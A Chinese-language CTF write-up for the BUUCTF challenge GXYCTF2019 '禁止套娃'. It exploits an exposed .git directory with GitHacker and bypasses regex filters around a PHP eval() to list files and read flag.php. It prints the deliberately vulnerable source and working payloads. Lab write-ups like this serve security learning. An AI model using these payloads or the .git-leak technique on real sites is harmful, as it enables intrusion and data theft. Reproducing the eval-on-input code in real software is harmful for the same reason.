BUUCTF [GXYCTF2019] 禁止套娃

原创

Senimo_ 于 2020-12-19 17:54:29 发布 408 收藏
分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF GXYCTF2019 禁止套娃 writeup CTF

BUUCTF [GXYCTF2019] 禁止套娃

考点：

1. git源码泄露
2. `(?R)`表示引用当前表达式
3. `array_reverse()`函数将数组**倒序**
4. `next()`函数指向下一个索引
5. `localeconv()`函数返回一包含本地数字及货币格式信息的数组，包含`小数点字符`，可作为当前路径使用

启动环境：

打开题目后只有一句话，对题目继续进行信息收集，尝试扫描后台：


```
[200] => .git/HEAD
[200] => .git/index
[200] => .git/config
[200] => .git/description
```

其可能存在**Git泄露**，使用**GitHack**下载其源码：

```
python2 GitHacker.py http://xxx.com/.git/
```

```
[+] Download and parse index file ...
index.php
[OK] index.php
```

下载的文件以URL为命名的文件夹中：



查看其`index.php`页面源码：

```php
<?php
include "flag.php";
echo "flag在哪里呢？<br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\//i', $_GET['exp'])) {
        if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦！");
            }
        }
        else{
            die("再好好想想！");
        }
    }
    else{
        die("还想读flag，臭弟弟！");
    }
}
// highlight_file(__FILE__);
?>
```

源码分析：

- 需要通过**GET**方式传入参数`exp`
- 第一层`preg_match()`函数限制了php伪协议
- 第二层`preg_replace()`正则表达式匹配，`(?R)`表示引用当前表达式
- 第三层`preg_match()`限制了一些关键字
- `@eval($_GET['exp']);`可以进行命令执行

首先测试符合正则表达式的结构：

```php
<?php
 $exp = 'a(b());';
 if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $exp)) {
  echo "success";
 }
?>
```

在当形式为`a(b());`时，满足第二层的要求

虽然其不能使用php伪协议，但是`@eval($_GET['exp']);`可以进行命令执行，所以使用`scandir()`函数列出当前目录中的文件和目录：

语法

scandir(*directory*,*sorting_order*,*context*);


参数	描述
directory	必需。规定要扫描的目录。
sorting_order	可选。规定排列顺序。默认是 0，表示按字母升序排列。 如果设置为 SCANDIR_SORT_DESCENDING 或者 1，则表示按字母降序排列。 如果设置为 SCANDIR_SORT_NONE，则返回未排列的结果。
context	可选。规定目录句柄的环境。*context* 是可修改目录流的行为的一套选项。

第二层正则表达式无法给`directory`参数赋值，所以查找能够返回为`'.'`结果的函数，其中`localeconv()`函数返回一包含本地数字及货币格式信息的数组，包含`小数点字符`。
但返回的结果为**数组**类型，使用`current()`函数返回数组中的当前元素的值，进行测试：

```php
<?php
 echo current(localeconv());
?>
```

可以成功回显出`.`构造payload：

```
?exp=print_r(scandir(current(localeconv())));
```



得到了当前目录中的内容，为了查看`flag.php`页面的源码，需要使数组的索引为`3`，在线测试：

```
<?php
 $tmp = array(".", "..", ".git", "flag.php", "index.php");
 echo next($tmp);
?>
```

`next()`函数不能嵌套使用，查阅资料，可以使用`array_reverse()`函数将数组**倒序**，然后使用`next()`函数指向`1`号索引，也就是`flag.php`：

```
<?php
 $tmp = array(".", "..", ".git", "flag.php", "index.php");
 echo next(array_reverse($tmp));
?>
```

最后根据源码中提示给出的`highlight_file(__FILE__);`函数，读取`flag.php`页面的源码，构造payload：

```
?exp=highlight_file(next(array_reverse(scandir(current(localeconv())))));
```

得到flag